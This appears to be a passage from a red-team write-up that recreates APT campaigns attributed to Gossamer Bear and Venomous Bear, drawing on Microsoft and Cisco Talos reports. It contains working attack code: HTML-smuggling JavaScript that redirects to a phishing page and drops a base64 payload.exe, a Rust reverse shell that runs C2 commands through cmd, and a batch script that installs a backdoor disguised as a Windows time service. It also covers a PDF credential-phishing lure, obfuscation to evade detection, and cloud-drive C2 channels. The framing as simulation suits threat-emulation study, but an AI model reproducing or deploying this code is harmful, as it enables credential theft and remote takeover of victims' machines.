38         if (RegOpenKeyEx(HKEY_LOCAL_MACHINE, "SOFTWARE\\Microsoft\\Cryptography", 0, KEY_READ, &hKey) == ERROR_SUCCESS) {
39             char buffer[256];
40             DWORD bufferSize = sizeof(buffer);
41             if (RegQueryValueEx(hKey, "MachineGuid", NULL, NULL, (LPBYTE)buffer, &bufferSize) == ERROR_SUCCESS) {
42                 return string(buffer);
43             }
44             RegCloseKey(hKey);
45         }
46         return "";
47     }
48
49     DWORD calculate_crc32(const string& data) {
50         DWORD crc = 0xFFFFFFFF;
```

3. Command execution: The payload enters a loop to receive commands from the remote server or OneDrive.
  4. Data exfiltration: After execution it captures output and sends it back to the server or uploads it to OneDrive.
  5. Stealthy communication: Utilizing OneDrive API it blends network traffic with legitimate OneDrive traffic.
  6. Dynamic configuration: Behavior is configured by specifying IP address, port and optionally an access token for OneDrive.

## Final result: payload connect to OneDrive C2 server

the final step in this process involves the execution of the final payload. After being decrypted and loaded into the current process, the final payload is designed to beacon out to both OneDrive API-based C2 server.



## Gossamer Bear


---

This is a simulation of attack by (Gossamer Bear) APT group targeting Institutions logistics support and defense to Ukraine the attack campaign was active from April 2023, The attack chain starts with send message with either an attached PDF file or a link to a PDF file hosted on a cloud storage platform. The PDF file will be unreadable, with a prominent button purporting to enable reading the content, Pressing the button in a PDF lure causes the default browser to open a link embedded in the PDF file code this is the beginning of the redirection chain. Targets will likely see a web page titled “Docs” in the initial page opened and may be presented with a CAPTCHA to solve before continuing the redirection. The browsing session will end showing a sign-in screen to the account where the spear-phishing email was received, with the targeted email already appearing in the username field. I relied on microsoft to figure out the details to make this simulation: <https://www.microsoft.com/en-us/security/blog/2023/12/07/star-blizzard-increases-sophistication-and-evasion-in-ongoing-attacks/>




This attack included several stages including creating a PDF file and placing a hyperlink inside it. The PDF file will be unreadable, with a prominent button intended to enable reading the content, Pressing the button in the PDF file causes the default browser to open a link to a fake page that steals the target's Credential, From the same PDF I also made it possible for me to get Command and Control.

1. PDF file: created PDF file includes a Hyperlink that leads to a fake page that steals Credential.
2. HTML Smuggling: it was used to open the URL of the credentials phishing page and also to install the payload.
3. Now when you click the prominent button in the PDF file it launches the html smuggling file on the apache server which contains payload in base64 encod and the phishing link.
4. Data exfiltration: over GoogleDrive API C2 Channe, This integrates GoogleDrive API functionality to facilitate communication between the compromised system and the attacker-controlled server thereb
5. Make simple reverse shell payload to creates a TCP connection to a command and control (C2) server and listens for commands to execute on the target machine.
6. The final step in this process involves the execution of the final payload, After it was downloaded through an obfuscated HTML file with base64 encoding and a phishing link was opened.



### The first stage (delivery technique)

First the attackers created PDF file includes a Hyperlink that leads to a fake page that steals Credential, The advantage of the hyperlink is that it does not appear in texts, and this is exactly what the attackers wanted to exploit.



HTML Smuggling it was used to open the URL of the credentials phishing page and also to create an install for payload to get Command and Control, After that i will place the HTML file in the apache server, take the localhost and place it as a hyperlink in the prominent button in the PDF file.

```

8 // Redirect to phishing url
9 window.location.href = "https://www.phishing.com/";
10
11 function base64ToArrayBuffer(base64) {
12     var binary_string = window.atob(base64);
13     var len = binary_string.length;
14     var bytes = new Uint8Array(len);
15     for (var i = 0; i < len; i++) {
16         bytes[i] = binary_string.charCodeAt(i);
17     }
18     return bytes.buffer;
19 }
20
21 var file = 'Your base64 string here';
22 var data = base64ToArrayBuffer(file);
23 var blob = new Blob([data], {type: 'octet/stream'});
24 var fileName = 'payload.exe';
25 var a = document.createElement('a');
26 document.body.appendChild(a);
27 a.style = 'display: none;';
28 var url = window.URL.createObjectURL(blob);
29 a.href = url;
30 a.download = fileName;
31 a.click();
32 window.URL.revokeObjectURL(url);
33 </script>
34 </body>
35 </html>

```

## The second stage (implanting technique)

Now i will place the phishing link inside the HTML file in addition to the payload through base64 inside the HTML file, In this simulation i used the PyPhisher tool.

PyPhisher: <https://github.com/KasRoudra2/PyPhisher.git>  
base64 payload.exe

After that i will obfuscate the html file after putting the phishing link and the payload inside it before putting it in the apache server

I used wmtips to make obfuscation for the html file: [https://www.wmtips.com/tools/html-obfuscator/#google\\_vignette](https://www.wmtips.com/tools/html-obfuscator/#google_vignette)

## Obfuscated Code

The resulting code (Copy to clipboard):


Source code size: 2.6 KB

Obfuscated code size: 2.79 KB (+7%)

## Obfuscated Code Test

### The third stage (execution technique)


Now when i click the prominent button in the PDF file it launches the html smuggling file on the apache server which contains payload in base64 encod and the phishing link.




### The fourth stage (Data Exfiltration) over GoogleDrive API C2 Channe

In the actual attack, the attackers did not use an actual c2 server or payload and limited themselves to spear phishing, but here I wanted to exploit the presence of a larger HTML file to download the payload and open malicious url. First i need to create a google Drive account, as shown in the following figure

1. Log into the Google Cloud Platform
2. Create a project in Google Cloud Platform dashboard
3. Enable Google Drive API
4. Create a Google Drive API key




I used the GoogleDrive C2 (Command and Control) API as a means to establish a communication channel between the payload and the attacker's server, By using GoogleDrive as a C2 server, i can hide the malicious activities among the legitimate traffic to GoogleDrive, making it harder for security teams to detect the threat.



### The fifth stage (payload with reverse shell)

This payload is a simple reverse shell written in Rust it creates a TCP connection to a command and control (C2) server and listens for commands to execute on the infected machine, the payload first sets up the IP address and port number of the C2 server.


When a command is received, it is executed using the cmd command in Windows. The output of the command is captured and sent back to the C2 server, the loop continues until the connection is closed by the C2 server or an error occurs while receiving data from the server.



```
File Edit Selection View Go Run Terminal Help
Brief.rs - Visual Studio Code
Brief.rs
home > s3n4t0r > GossamerBear > Brief.rs
7 fn main() {
10     let server_port = 4444;
11
12     // Connect to the C2 server
13     let mut stream = match TcpStream::connect(format!("{}:{}", server_ip, server_port)) {
14         Ok(stream) => stream,
15         Err(e) => {
16             println!("Failed to connect to the server: {}", e);
17             return;
18         }
19     };
20
21     // Receive commands from the server and execute them
22     loop {
23         let mut command_buffer = [0; 512];
24         match stream.read(&mut command_buffer) {
25             Ok(n) => {
26                 if n == 0 {
27                     // Connection closed by the server
28                     println!("Connection closed by the server.");
29                     break;
30                 }
31                 let command = String::from_utf8_lossy(&command_buffer[0..n]);
32                 println!("Received command: {}", command);
33
34                 // Execute the command
35                 let output = Command::new("cmd")
36                     .arg("/C")
37                     .arg(command.trim())
38                     .stdout(Stdio::piped())
39                     .stderr(Stdio::piped())
40                     .output();
41
42                 // Write the output back to the server
43                 stream.write_all(&output.stdout);
44             }
45         }
46     }
47 }
```

## Final result: payload connect to GoogleDrive C2 server

The final step in this process involves the execution of the final payload, After it was downloaded through an obfuscated HTML file with base64 encoding and a phishing link was opened.



## Venomous Bear

This is a simulation of attack by (Venomous Bear) APT group targeting U.S.A, Germany and Afghanistan attack campaign was active since at least 2020, The attack chain starts with installed the backdoor as a service on the infected machine. They attempted to operate under the radar by naming the service "Windows Time Service", like the existing Windows service. The backdoor can upload and execute files or exfiltrate files from the infected system, and the backdoor contacted the command and control (C2) server via an HTTPS encrypted channel every five seconds to check if there were new commands from the operator. I relied on Cisco Talos Intelligence Group to figure out the details to make this simulation: <https://blog.talosintelligence.com/tinyurla/>



The attackers used a .BAT file that resembles the Microsoft Windows Time Service, to install the backdoor. The backdoor comes in the form of a service dynamic link library (DLL) called w64time.dll. The description and filename make it look like a valid Microsoft DLL. Once up and running, it allows the attackers to exfiltrate files or upload and execute them, thus functioning as a second-stage postern when needed.

1. BAT file: The attackers used a .bat file similar to the one below to install the backdoor as a harmless -looking fake Microsoft Windows Time service.
2. DLL backdoor: I have developed a simulation of the backdoor that the attackers used in the actual attack.
3. Backdoor Listener: I was here developed a simple listener script that waits for the incoming connection from the backdoor when it is executed on the target machine.


According to what the Cisco team said, they were not able to identify the method by which this backdoor was installed on the victims' systems.

### Technical details

We found the backdoor via our telemetry, ~~but we didn't know the exact way the malware was installed on the victim system~~. We still knew the adversaries used a .bat file, similar to the one shown later on, to install the backdoor. The backdoor comes in the form of a service DLL called w64time.dll. The description and filename makes it look like a valid Microsoft DLL.

## The first stage (.BAT file)

The attackers used a .bat file similar to the one below to install the backdoor as a harmless-looking fake Microsoft Windows Time service, the .bat file is also setting the configuration parameters in the registry the backdoor is using.



I wrote a .bat file identical to the one the attackers used to the one below to install the backdoor as a fake Microsoft Windows Time service.

These commands add various configuration parameters for the W64Time service to the registry.

```
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "W64Time.dll"
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Hosts /t REG_SZ /d "REMK[REMOVED]"
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Security /t REG_SZ /d "REMK[REMOVED]"
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeLong /t REG_DWORD /d 10000000000000000000000000000000
reg add "HKLM\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeShort /t REG_DWORD /d 10000000000000000000000000000000
```

ServiceDll: Specifies the DLL that implements the service.

Hosts: Sets the hosts and port (values removed for security).

Security: Configures security settings (value removed for security).

TimeLong: A time-related setting.

TimeShort: Another time-related setting.

```

1 @echo off
2 :: Create the service
3 sc create W64Time binPath= "c:\windows\system32\svchost.exe -k TimeService" type= share start= auto
4
5 :: Set the display name and description
6 sc config W64Time DisplayName= "Windows 64 Time"
7 sc description W64Time "Maintains date and time synchronization on all clients and servers in the network. If this service is stopped, date and time synchronization will be unavailable. If this service is disabled, any services that explicitly depend on it will fail to start."
8
9 :: Register the service under svchost
10 reg add "HKEY SOFTWARE\Microsoft\Windows NT\CurrentVersion\svchost" /v TimeService /t REG_MULTI_SZ /d "W64Time" /f
11
12 :: Set parameters for the service
13 reg add "HKEY\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v ServiceDll /t REG_EXPAND_SZ /d "%SystemRoot%\system32\w64time.dll" /f
14 reg add "HKEY\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Hosts /t REG_SZ /d "REMOVED 5050" /f
15 reg add "HKEY\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v Security /t REG_SZ /d "<REMOVED>" /f
16 reg add "HKEY\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeLong /t REG_DWORD /d 300000 /f
17 reg add "HKEY\SYSTEM\CurrentControlSet\services\W64Time\Parameters" /v TimeShort /t REG_DWORD /d 5000 /f
18
19 :: Start the service
20 sc start W64Time
21
22 echo Service setup completed.
23 pause

```

This means the malware is running as a service, hidden in the svchost.exe process. The DLL's ServiceMain startup function is doing not much more than executing.

### The Second stage (DLL backdoor)

"Here, I have developed a simulation of the backdoor that the attackers used in the actual attack."

First, the backdoor reads its configuration from the registry and saves it in the "result" structure, which is later on assigned to the "sConfig" structure.

```

c backdoor.c x
home > s3n4t0r > VENOMOUS BEAR > c backdoor.c
44
45 #define WINHTTP_FLAG_SECURE 0x00800000
46
47
48 typedef struct sConfig {
49     LPCWSTR lpSubKey;
50     int TimeLongValue;
51     int TimeShortValue;
52     LPCWSTR SecurityValue;
53     LPCWSTR Hosts;
54     int NumIPs;
55     int HostsIndex;
56     LPCWSTR MachineGuidValue;
57     int authenticated;
58     PROCESS_INFORMATION subprocess;
59 } sConfig;
60
61 SERVICE_STATUS ServiceStatus;
62 SERVICE_STATUS_HANDLE hServiceStatus;
63 sConfig *config;
64
65 void HandlerProc(DWORD dwControl) {
66     // Handler for service control
67 }
68
69 void main_malware(const char *serviceName) {
70     // Placeholder for main malware logic
71     printf("Running main malware logic for service: %s\n", serviceName);
72 }
73
74 DWORD _fastcall ServiceMain(DWORD dwArgc, LPCWSTR *lpszArgv) {
75     const char *serviceName = (const char *)lpszArgv;
76     hServiceStatus = RegisterServiceCtrlHandlerW(serviceName, HandlerProc);
77 }

```

Ln 39, Col 8 (7 selected) Spaces:4 UTF-8 LF C

This backdoor includes the following components:

1. Service Control Handler: Registers a service control handler to manage the service's state.
  2. Main Malware Function: Placeholder for the main logic of the backdoor.
  3. Configuration Reading: Initializes the configuration with placeholders for actual values.
  4. C2 Command Retrieval: Simulates retrieving commands from a Command and Control (C2) server.
  5. Command Processing: Processes the retrieved commands (currently simulated).
  6. Service Loop: Continuously connects to the C2 server and processes commands, with error handling and cleanup.

Adjust the placeholder values and add the actual logic for backdoor operations and C2 command processing as per your requirements.

### The third stage (Backdoor Listener)

I was here developed a simple listener script that waits for the incoming connection from the backdoor when it is executed on the target machine.

Accepts incoming connections: When a client connects, it prints the client's IP address and port.

